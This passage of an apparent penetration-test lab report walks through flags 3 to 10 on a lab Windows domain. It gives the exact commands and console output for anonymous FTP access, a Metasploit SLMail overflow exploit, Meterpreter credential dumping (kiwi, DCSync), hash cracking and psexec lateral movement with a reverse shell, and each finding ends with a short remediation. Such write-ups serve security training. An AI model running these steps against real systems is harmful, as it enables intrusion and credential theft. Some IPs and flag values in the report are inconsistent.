<b>Method/Payload to Exploit</b>	An aggressive port scan of the Win10 machine <b>nmap -A 172.22.117.20</b> also revealed open <b>port 21</b> and the vulnerability to anonymous FTP login. Ran <b>ftp 172.22.117.20</b> with user <b>anonymous</b> and password <b>anonymous</b> to login via FTP then ran <b>ls</b> to reveal existence of file <b>flag3.txt</b> and used FTP command <b>get flag3.txt</b> to extract the file, then exited and ran <b>cat flag3.txt</b> to find Flag 3.
<b>Images</b>	
<b>Affected Hosts</b>	172.22.117.20
<b>Remediation</b>	Disable anonymous user access to FTP.

### Exploitation Phase


Vulnerability 4	Findings
<b>Title</b>	Flag 4 - Metasploit: <b>822e3434a10440ad9cc086197819b49d</b>
<b>Type</b>	Windows OS
<b>Vulnerability</b>	CVE-2003-0264 (Seattle Lab Mail buffer overflow)
<b>Risk Rating</b>	<b>Critical</b>
<b>Method/Payload to Exploit</b>	An aggressive Nmap scan <b>nmap -AsV 172.22.117.0/24</b> revealed that the <b>SLMail</b> service was running on <b>SMTP</b> on <b>port 25</b> and on <b>POP3</b> on <b>port 110</b> on the <b>Win10</b> machine. In MSFconsole, ran <b>search slmail</b> and found the Metasploit exploit <b>windows/pop3/seattlelab_pass</b> which granted a Meterpreter shell. Running <b>ls</b> within the shell surfaced the file <b>flag4.txt</b> and <b>cat flag4.txt</b> revealed Flag 4.

<b>Images</b> 	
<b>Affected Hosts</b> 172.22.117.20	
<b>Remediation</b>	Update to latest version of Seattle Lab Mail service or disable if unnecessary.


### Post-Exploitation Phase


Vulnerability 5	Findings
<b>Title</b> Flag 5 - Common Tasks: <b>54fa8cd5c1354adc9214969d716673f5</b>	
<b>Type</b> Windows OS	
<b>Vulnerability</b> Scheduling Task Abuse	
<b>Risk Rating</b> <b>Critical</b>	
<b>Method/Payload to Exploit</b>  Within the same Meterpreter session from Flag 4, ran <b>shell</b> to get shell on Win10 machine. Hint given about "scheduled tasks" led to running <b>schtasks /query</b> . That showed the existence of a task named <b>flag5</b> so ran <b>schtasks /query /TN flag5 /FO list /v</b> to get the details of the task, which revealed Flag 5 in the comment	
<b>Images</b> 	

	<pre>C:\Program Files (x86)\Smalld\System\schtasks /query /TN flag5 /FO list /V schtasks /query /TN flag5 /FO list /V  Folder: \ HostName: WIN10 TaskName: \flag5 Next Run Time: Now Status: Ready Logon Mode: Interactive/Background Last Run Time: 2/15/2022 2:13:47 PM Last Result: -2147023781 Author: WIN10\sysadmn Task To Run: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ls \\fs01\c\$\w Start In:  Comment: 5fa8cd5c1354adc9214969d716673f5 Scheduled Task State:  Idle Time: Only Start If Idle for 1 minutes, If Not Idle Retry For 0 minutes Stop the task if Idle State end Power Management: Stop On Battery Mode Run As User: AOMEbob Run With Highest Privileges: No</pre>
Affected Hosts	172.22.117.20
Remediation	Limit privileges of user accounts and remediate Privilege Escalation vectors so only authorized administrators can create scheduled tasks on remote systems.


Vulnerability 6	Findings
Title	Flag 6 - User Enumeration: Computer!
Type	Windows OS
Vulnerability	Credential Dumping
Risk Rating	High
Method/Payload to Exploit	While still in the Meterpreter shell as the SYSTEM user, ran <b>load kiwi</b> then <b>lsa_dump_sam</b> which revealed a user named flag6 with NTLM password that was cracked with <b>john</b> to find Flag 6.
Images	 
Affected Hosts	117.22.117.20
Remediation	On older systems, stop use of LM encrypted passwords in the SAM database and disable LM on newer systems. Enable Credential Guard in Windows Defender.

Vulnerability 7	Findings
Title	Flag 7 - File Enumeration: 6fd73e3a2c2740328d57ef32557c2fdc
Type	Windows OS
Vulnerability	Sensitive Data Exposure

<b>Risk Rating</b>	High
<b>Method/Payload to Exploit</b>	While still in Meterpreter shell, ran <b>search -f flag*.txt</b> which revealed the file <b>flag7.txt</b> in the <b>C:\Users\Public\Documents</b> folder. Navigated to file and ran <b>cat</b> .
<b>Images</b>	
<b>Affected Hosts</b>	117.22.117.20
<b>Remediation</b>	Access controls on sensitive directories and files

Vulnerability 8	Findings
<b>Title</b>	Flag 8 - User Enumeration Part 2: <b>ad12fc2ffc1e47</b>
<b>Type</b>	Windows OS
<b>Vulnerability</b>	Broken Access Control
<b>Risk Rating</b>	Critical
<b>Method/Payload to Exploit</b>	While still in the Meterpreter shell, ran <b>load kiwi</b> then <b>kiwi_cmd lsadump::cache</b> to find administrator credentials for user <b>ADMBob</b> with an MSCacheV2 hashed password put into a .txt file and cracked with <b>john</b> (with mscash2 option). Used the administrator credentials to move laterally to access the <b>WindDC01</b> machine through Metasploit exploit <b>windows/smb/psexec</b> which gave a Meterpreter shell. Used command <b>shell</b> to get <b>SYSTEM</b> shell on <b>WindDC01</b> and ran <b>net users</b> to find a user named <b>flag8-ad12fc2ffc1e47</b> which has Flag 8 embedded in the name.
<b>Images</b>	

	<pre> msf6 exploit(windows/smb/psexec) &gt; set RHOSTS 172.22.117.10 RHOSTS =&gt; 172.22.117.10 msf6 exploit(windows/smb/psexec) &gt; set SMBDomain rekall SMBDomain =&gt; rekall msf6 exploit(windows/smb/psexec) &gt; set SMBPass Changeme! SMBPass =&gt; Changeme! msf6 exploit(windows/smb/psexec) &gt; set SMBUser ADMBob SMBUser =&gt; ADMBob msf6 exploit(windows/smb/psexec) &gt; set LHOST 172.22.117.100 LHOST =&gt; 172.22.117.100 msf6 exploit(windows/smb/psexec) &gt; run  [*] Started reverse TCP handler on 172.22.117.100:4444 [*] 172.22.117.10:445 - Connecting to the server ... [*] 172.22.117.10:445 - Authenticating to 172.22.117.10:445 rekall as user 'ADMBob' ... [*] 172.22.117.10:445 - Selecting PowerShell target [*] 172.22.117.10:445 - Executing the payload... [*] 172.22.117.10:445 - Service start timed out, OK if running a command or non-service executable [*] 172.22.117.10:445 - Sending stage (175174 bytes) to 172.22.117.20 [*] Meterpreter session 3 opened (172.22.117.100:4444 -&gt; 172.22.117.20:56100 ) at 2022-09-20 00:4 4:17 - 0400  meterpreter &gt; shell Process 3828 created. Channel 2 created. Microsoft Windows [Version 10.0.17763.737] (c) 2018 Microsoft Corporation. All rights reserved.  C:\&gt;net users net users  User accounts for \\  ===== ADMBob      Administrator      adoe flag8-ad12fc2fffc1e47    Guest      krbtgt trivera  The command completed with one or more errors. </pre> <p style="text-align: right;">caca</p>
<b>Affected Hosts</b>	172.22.117.20 and 172.22.117.10
<b>Remediation</b>	LSASS can be configured to run in protected mode, or enable Windows Defender Credential Guard in Windows 10 and later.

Vulnerability 9	Findings
Title	Flag 9 - Escalating Access: f7356e02f44c4fe7bf5374ff9bcbf872
Type	Windows OS
Vulnerability	Broken Access Control
Risk Rating	Critical
Method/Payload to Exploit	Still in <b>SYSTEM shell</b> , ran <code>cd \</code> to move to <b>root</b> , ran <code>ls</code> , found and <code>cat flag9.txt</code> to reveal Flag 9.
Images	 <pre>meterpreter &gt; ls Listing: C:\  Mode                Size  Type  Last modified      Name 0x0777/rwxrwxrwx  0    dir   2022-01-03 13:13:32 -0500  \$Recycle.Bin 0x0777/rwxrwxrwx  0    dir   2022-01-03 13:11:55 -0500  Documents and Settings 0x0777/rwxrwxrwx  0    dir   2018-09-15 03:19:00 -0400  Perflogs 0x0555/r-xr-xr-x  4096   dir  2022-01-03 13:13:14 -0500  Program Files 0x0555/r-xr-xr-x  4096   dir  2022-01-03 13:13:14 -0500  Program Files (x86) 0x0777/rwxrwxrwx  0    dir   2022-01-03 13:14:04 -0500  Recovery 0x0777/rwxrwxrwx  0    dir   2022-01-03 13:12:02 -0500  Recovery 0x0777/rwxrwxrwx  4096   dir  2022-01-03 13:29:51 -0500  System Volume Information 0x0555/r-xr-xr-x  4096   dir  2022-01-03 13:13:03 -0500  Users 0x0555/rwxrwxrwx  16384   dir  2022-01-03 13:13:03 -0500  Windows 180666/rw-rw-rw-  0    fil   2022-02-01 14:43:37 -0500  flag9.txt 000000/           0    fif   1969-12-31 19:00:00 -0500  pagefile.sys  meterpreter &gt; cat flag9.txt f7356e02f44c4fe7bf5374ff9bcbf872[meterpreter &gt; ]</pre>
Affected Hosts	117.22.117.10
Remediation	Proper privilege account management

Vulnerability 10	Findings
Title	Flag 10: 4f0cf309a1965906fd2ec39dd23d582
Type	Windows OS
Vulnerability	Broken Access Control
Risk Rating	Critical

<b>Method/Payload to Exploit</b>	Still in Meterpreter, ran <b>load kiwi</b> , then ran <b>dcsync_ntlm administrator</b> to reveal the NTLM password for the user <b>Administrator</b> which is Flag 10.
<b>Images</b>	<pre>meterpreter &gt; dcsync_ntlm administrator [*] Warning: Using as SYSTEM privilege will only work if this computer account has replication privileges (e.g. Domain Controller) [*] Account : administrator [*] NTLM Hash : 4f0cf309a1965906fd2ec39ydd23d582 [*] LM Hash : 0e9b6c3297033f52b59d01ba2328be95 [*] SID : S-1-5-21-3484858390-3689884876-116297675-500 [*] RID : 500 meterpreter &gt; </pre>
<b>Affected Hosts</b>	172.22.117.10
<b>Remediation</b>	Patching endpoints, implementing access controls, and continuous monitoring of network traffic.